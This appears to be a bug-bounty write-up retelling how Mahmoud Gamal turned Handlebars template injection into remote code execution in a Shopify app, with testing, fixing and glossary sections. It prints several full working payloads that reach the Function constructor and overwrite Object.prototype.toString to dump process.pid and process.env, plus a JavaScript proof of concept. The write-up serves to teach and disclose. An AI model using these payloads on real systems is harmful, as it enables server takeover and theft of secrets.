Handlebars Tempelate Injection and RCE
The report describes how Handlebars template injection can lead to remote code execution in a Shopify app. An attacker could execute arbitrary JavaScript code on the server by injecting malicious templates.
 Published on mahmoudsec.blogspot.com
{{#blockHelperMissing int as |array|}} // This line will create an array and then we can access its constructor
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
What the report shows
The report demonstrates Handlebars template injection leading to code execution in a Node.js process. The researcher, Mahmoud Gamal, set out to turn a template injection into remote code execution inside the Node.js process running the app, and the report records a 10,000 USD bounty for the result.
The starting point is a small helper that Handlebars uses internally to resolve a value that may be a function:
          lambda: function(current, context) {

            return typeof current === 'function' ? current.call(context) : current;

          }
The report shows a payload that reaches the Function constructor through the template context:
          {{#with "console.log(process.pid)"}}

            {{#this.constructor.constructor}}

              {{#this}} {{/this}}
            {{/this.constructor.constructor}}

          {{/with}}
The next payload uses blockHelperMissing to create an array, then reaches the array's constructor and calls it with the string that should become code:
          {{#with 1 as |int|}}

            {{#blockHelperMissing int as |array|}} // This line will create an array and then we can access its constructor

              {{#with (array.constructor "console.log(process.pid)")}}

                {{this.pop}} // pop unnecessary parameter pushed by the compiler

                {{array.map this.constructor.constructor array}}

              {{/with}}

            {{/blockHelperMissing}}

          {{/with}}

The report then shows the shape of the compiled function that Handlebars produces, with the template arguments appearing as parameters:
          function anonymous(test,test){

          [object Object]

          }
To demonstrate the primitive locally, the researcher wrote a small Node.js program that compiles a template from a file and passes a scope object containing a getStoreName function. The storeName variable is marked as the value that should be user-controlled:
          var handlebars = require('handlebars'),

            fs = require('fs');

          var storeName = "console.log(process.pid)" // this should be a user-controlled string

          function getStoreName(){

            return storeName;

          }

          var scope = {

            getStoreName: getStoreName

          }

          fs.readFile('example.html', 'utf-8', function(error, source){

            var template = handlebars.compile(source);

            var html = template(data);

            console.log(html)

          });
The payload that follows walks the context with with blocks, reads the property descriptor of getStoreName from the template scope, and uses defineProperty to overwrite Object.prototype.toString with that descriptor. It then calls the Function constructor:
          {{#with this as |test|}} // with is a helper that sets whichever assigned to it as the context, we name our context test.

            {{#with (test.constructor.getOwnPropertyDescriptor this "getStoreName")}} // get the context resulted from the evaluated function, in this case, the descriptor of this.getStoreName where this is the template scope defined in data variable in test.js

              {{#with (test.constructor.defineProperty test.constructor.prototype "toString" this)}} // overwrite Object.prototype.toString with "getStoreName()" defined in test.js

                {{#with (test.constructor.constructor "test")}} {{/with}} // call the Function constructor.

              {{/with}}

            {{/with}}

          {{/with}}
Running the local program prints the value 1337, confirming that the template executed JavaScript:
          $ node test.js

          1337
The report then generalises the technique so that the code to run is bound rather than taken from a named scope function. This version binds console.log(process.env) and installs it as toString:
          {{#with this as |obj|}}

              {{#with (obj.constructor.keys "1") as |arr|}}

                  {{#with obj.constructor.name as |str|}}

                      {{#blockHelperMissing str.toString}}

                        {{#with (arr.constructor (str.toString.bind "console.log(process.env);"))}}

                            {{#with (obj.constructor.getOwnPropertyDescriptor this 0)}}

                                {{#with (obj.constructor.defineProperty obj.constructor.prototype "toString" this)}}

                                    {{#with (obj.constructor.constructor "test")}}

                                    {{/with}}

                                {{/with}}

                            {{/with}}

                        {{/with}}

                      {{/blockHelperMissing}}

                  {{/with}}

            {{/with}}

          {{/with}}

The equivalent JavaScript makes the chain explicit: bind the target function, wrap it in an array, take the descriptor of element zero, define it as Object.prototype.toString, then invoke the Function constructor:
          x = ''

          myToString = x.toString.bind("console.log(process.env)")

          myToStringArr = Array(myToString)

          myToStringDescriptor = Object.getOwnPropertyDescriptor(myToStringArr, 0)

          Object.defineProperty(Object.prototype, "toString", myToStringDescriptor)

          Object.constructor("test", this)()

A shorter payload reaches the same result by manipulating the argument list of split through lookup and apply, pushing the string return JSON.stringify(process.env); into the code list:
          {{#with "s" as |string|}}

            {{#with "e"}}

              {{#with split as |conslist|}}

                {{this.pop}}

                {{this.push (lookup string.sub "constructor")}}

                {{this.pop}}

                {{#with string.split as |codelist|}}

                  {{this.pop}}

                  {{this.push "return JSON.stringify(process.env);"}}

                  {{this.pop}}

                  {{#each conslist}}

                    {{#with (string.sub.apply 0 codelist)}}

                      {{this}}

                    {{/with}}

                  {{/each}}

                {{/with}}

              {{/with}}

            {{/with}}

          {{/with}}
The report closes with an "In a nutshell" section that repeats the two working payloads, the bind version and the split/apply version, as the concise form of the exploit.
Root cause
The technique relies on Handlebars helpers reaching into the JavaScript object graph of the rendering context. Handlebars templates are not a passive markup language: helpers such as with, blockHelperMissing, lookup and each can reach into the JavaScript object graph of the rendering context, and from there into constructors and prototypes. Once a template can call Function, the injected string becomes executable code in the Node.js process.
Impact
The report demonstrates execution of arbitrary JavaScript in the server process, reading process.pid and process.env. The report demonstrates execution of arbitrary JavaScript in the Node.js process, reading process.pid and process.env. The report does not describe the production fix or a severity rating.
How this kind of bug works
Server-side template injection happens when user input is concatenated into a template and evaluated by the template engine rather than being passed as data. Engines that expose rich helpers or allow property access on the context give an attacker a path from template syntax to the language's object model. In JavaScript, the usual path is constructor.constructor, which is Function, and prototype manipulation through defineProperty. The lambda helper in this report is a good example of an engine calling a value because it looks like a function, which widens the surface.
How to test for it
- Identify every place where input reaches a template: profile fields, store names, notification templates, email bodies, PDF generators, theme settings.
- Send a benign expression such as a simple arithmetic expression inside the engine's delimiters and see whether it is evaluated rather than printed literally.
- If it evaluates, escalate to engine-specific object access, then to constructor access, and finally to a harmless command such as reading a process id or an environment variable.
- Confirm the result appears in the response or in a side effect you control.
Common false positives are reflected input that merely looks like template syntax, client-side rendering that evaluates expressions in the browser only, and sandboxed engines that block constructor access. Always verify execution server-side.
How it is fixed
Do not compile user input as a template. Pass user data as context variables and keep templates static. Where dynamic templates are a product requirement, use a sandboxed engine, restrict helper access, and run rendering in an isolated process with minimal privileges. Keep dependencies patched, since template engine versions differ in what they expose.
Hunting notes
Template injection tends to hide in features that generate content: emails, invoices, PDFs, notifications and theme previews. Recon signals include parameters named template, body, message or content, and any feature that lets a merchant customise output. To get a report accepted, show a minimal payload that proves server-side execution without harming data, and document the exact input and the observed output.
What happened, in plain words
Shopify apps are small programs that merchants install to add features to their online shops. Some of those features let a merchant type text that the app later turns into a page, an email or a notification. This report is about Handlebars template injection that led to running code on the server.
A template engine is a tool that fills in the blanks of a page. You write a page with placeholders in it, and the engine swaps each placeholder for a real value, the same way a mail merge puts a name into a letter. Handlebars uses double curly braces, {{ }}, to mark those placeholders. The danger is that Handlebars placeholders are not just blanks: they can run small pieces of logic, and if a merchant's text is treated as part of the template instead of as plain data, the merchant can write logic of their own.
The researcher, Mahmoud Gamal, worked out how to turn template injection into running his own JavaScript in the Node.js process, which is called remote code execution (RCE). The report records a 10,000 USD bounty for the result.
The Story:
The report starts with a helper function inside Handlebars that decides whether a value should be called as a function:
          lambda: function(current, context) {

            return typeof current === 'function' ? current.call(context) : current;

          }
In plain terms: if the value looks like a function, Handlebars runs it. That is useful for normal templates, but it also means the engine is willing to execute things it finds in the data.
The first attempt tries to reach JavaScript's Function constructor, the built-in object that turns a string into runnable code, through the template context:
          {{#with "console.log(process.pid)"}}

            {{#this.constructor.constructor}}

              {{#this}} {{/this}}
            {{/this.constructor.constructor}}

          {{/with}}
with is a Handlebars helper that changes what this points at inside its block, like moving a spotlight onto a different object. constructor is a property every JavaScript object has, pointing at the function that made it. Chaining it twice is a well-known way to reach Function.
The next payload uses blockHelperMissing, a helper Handlebars calls when a block refers to something that is not a registered helper, to create an array and then reach the array's constructor:
          {{#with 1 as |int|}}

            {{#blockHelperMissing int as |array|}} // This line will create an array and then we can access its constructor

              {{#with (array.constructor "console.log(process.pid)")}}

                {{this.pop}} // pop unnecessary parameter pushed by the compiler

                {{array.map this.constructor.constructor array}}

              {{/with}}

            {{/blockHelperMissing}}

          {{/with}}
as |name| gives a name to the value so later lines can refer to it. pop removes the last item from a list, and the comment explains it is there to drop an extra argument the compiler adds. map runs a function over each item of an array. The goal is to call the array's constructor with the string console.log(process.pid).
The report then shows the shape of the function Handlebars compiles a template into, with the template arguments appearing as parameters:
          function anonymous(test,test){

          [object Object]

          }
To prove the idea locally, the researcher wrote a small Node.js program. Node.js is the JavaScript runtime that lets JavaScript run outside a browser, and it is what many Shopify apps run on. The program compiles a template from a file and passes in a scope object containing a getStoreName function. The storeName variable is marked as the value that should be user-controlled:
          var handlebars = require('handlebars'),

            fs = require('fs');

          var storeName = "console.log(process.pid)" // this should be a user-controlled string

          function getStoreName(){

            return storeName;

          }

          var scope = {

            getStoreName: getStoreName

          }

          fs.readFile('example.html', 'utf-8', function(error, source){

            var template = handlebars.compile(source);

            var html = template(data);

            console.log(html)

          });
The payload that follows walks the context with with blocks, reads the property descriptor of getStoreName from the template scope, and uses defineProperty to overwrite Object.prototype.toString with that descriptor. It then calls the Function constructor:
          {{#with this as |test|}} // with is a helper that sets whichever assigned to it as the context, we name our context test.

            {{#with (test.constructor.getOwnPropertyDescriptor this "getStoreName")}} // get the context resulted from the evaluated function, in this case, the descriptor of this.getStoreName where this is the template scope defined in data variable in test.js

              {{#with (test.constructor.defineProperty test.constructor.prototype "toString" this)}} // overwrite Object.prototype.toString with "getStoreName()" defined in test.js

                {{#with (test.constructor.constructor "test")}} {{/with}} // call the Function constructor.

              {{/with}}

            {{/with}}

          {{/with}}
A property descriptor is a small record describing a property: its value and whether it can be changed. Object.prototype is the shared parent of all ordinary JavaScript objects, so changing toString there changes it for everything. toString is the method JavaScript calls when it needs to turn an object into text. By replacing it with a function that returns the user-controlled string, the researcher makes the engine run that string when it converts something to text.
Running the local program prints the value 1337, confirming that the template executed JavaScript:
          $ node test.js

          1337
The report then generalises the technique so the code to run is bound rather than taken from a named scope function. bind creates a new function with some arguments already fixed in place. This version binds console.log(process.env) and installs it as toString:
          {{#with this as |obj|}}

              {{#with (obj.constructor.keys "1") as |arr|}}

                  {{#with obj.constructor.name as |str|}}

                      {{#blockHelperMissing str.toString}}

                        {{#with (arr.constructor (str.toString.bind "console.log(process.env);"))}}

                            {{#with (obj.constructor.getOwnPropertyDescriptor this 0)}}

                                {{#with (obj.constructor.defineProperty obj.constructor.prototype "toString" this)}}

                                    {{#with (obj.constructor.constructor "test")}}

                                    {{/with}}

                                {{/with}}

                            {{/with}}

                        {{/with}}

                      {{/blockHelperMissing}}

                  {{/with}}

            {{/with}}

          {{/with}}
process.env is the set of environment variables of the running program, which commonly holds configuration and secrets. Object.keys lists an object's property names, and Object.name gives the name of a function. The payload uses these to get hold of a string and an array without needing a named function in the scope.
The equivalent JavaScript makes the chain explicit: bind the target function, wrap it in an array, take the descriptor of element zero, define it as Object.prototype.toString, then invoke the Function constructor:
          x = ''

          myToString = x.toString.bind("console.log(process.env)")

          myToStringArr = Array(myToString)

          myToStringDescriptor = Object.getOwnPropertyDescriptor(myToStringArr, 0)

          Object.defineProperty(Object.prototype, "toString", myToStringDescriptor)

          Object.constructor("test", this)()
A shorter payload reaches the same result by manipulating the argument list of split through lookup and apply, pushing the string return JSON.stringify(process.env); into the code list:
          {{#with "s" as |string|}}

            {{#with "e"}}

              {{#with split as |conslist|}}

                {{this.pop}}

                {{this.push (lookup string.sub "constructor")}}

                {{this.pop}}

                {{#with string.split as |codelist|}}

                  {{this.pop}}

                  {{this.push "return JSON.stringify(process.env);"}}

                  {{this.pop}}

                  {{#each conslist}}

                    {{#with (string.sub.apply 0 codelist)}}

                      {{this}}

                    {{/with}}

                  {{/each}}

                {{/with}}

              {{/with}}

            {{/with}}

          {{/with}}
lookup fetches a property by name, apply calls a function with a list of arguments, and each loops over a list. JSON.stringify turns a JavaScript value into text, so this version returns the environment variables as readable output. The report closes with an "In a nutshell" section that repeats the two working payloads, the bind version and the split/apply version, as the concise form of the exploit.
In general, how this kind of bug works
Server-side template injection happens when user input is joined into a template and evaluated by the template engine, instead of being passed in as data to fill a placeholder. Engines that expose rich helpers or allow property access on the context give an attacker a path from template syntax to the language's object model. In JavaScript the usual path is constructor.constructor, which is Function, and prototype manipulation through defineProperty. The lambda helper here is a good example of an engine calling a value because it looks like a function, which widens the surface.
In general, how to test for it
- Identify every place where input reaches a template: profile fields, store names, notification templates, email bodies, PDF generators, theme settings.
- Send a benign expression such as a simple arithmetic expression inside the engine's delimiters and see whether it is evaluated rather than printed literally.
- If it evaluates, escalate to engine-specific object access, then to constructor access, and finally to a harmless command such as reading a process id or an environment variable.
- Confirm the result appears in the response or in a side effect you control.
Common false positives are reflected input that merely looks like template syntax, client-side rendering that evaluates expressions in the browser only, and sandboxed engines that block constructor access. Always verify execution server-side.
In general, how it is fixed
Do not compile user input as a template. Pass user data as context variables and keep templates static. Where dynamic templates are a product requirement, use a sandboxed engine, restrict helper access, and run rendering in an isolated process with minimal privileges. Keep dependencies patched, since template engine versions differ in what they expose.
In general, where to look
Template injection tends to hide in features that generate content: emails, invoices, PDFs, notifications and theme previews. Recon signals include parameters named template, body, message or content, and any feature that lets a merchant customise output. To get a report accepted, show a minimal payload that proves server-side execution without harming data, and document the exact input and the observed output.
Glossary
- Template engine: software that fills placeholders in a page with real values.
- Handlebars: a JavaScript template engine that uses
{{ }}delimiters. - Server-side template injection: a bug where user input is evaluated as part of a template on the server.
- Remote code execution (RCE): running your own code on someone else's machine.
- Node.js: a runtime that runs JavaScript outside a browser, commonly used for web servers.
- Helper: a function a template engine makes available inside templates, such as
withoreach. - Context: the data object a template is rendered against, which
thisrefers to inside blocks. - Constructor: the function that created an object;
constructor.constructorreachesFunction. - Function constructor: the built-in JavaScript object that turns a string into runnable code.
- Prototype: the shared parent object that ordinary JavaScript objects inherit properties from.
- Property descriptor: a record describing a property's value and whether it can be changed.
defineProperty: a JavaScript method that adds or replaces a property on an object.bind: a JavaScript method that creates a function with some arguments already fixed.apply: a JavaScript method that calls a function with a list of arguments.lookup: a Handlebars helper that fetches a property by name.blockHelperMissing: a Handlebars helper called when a block refers to something that is not a registered helper.process.pid: the identifier of the running process.process.env: the environment variables of the running process, often holding configuration and secrets.- Bounty: a payment a company makes for a valid security report.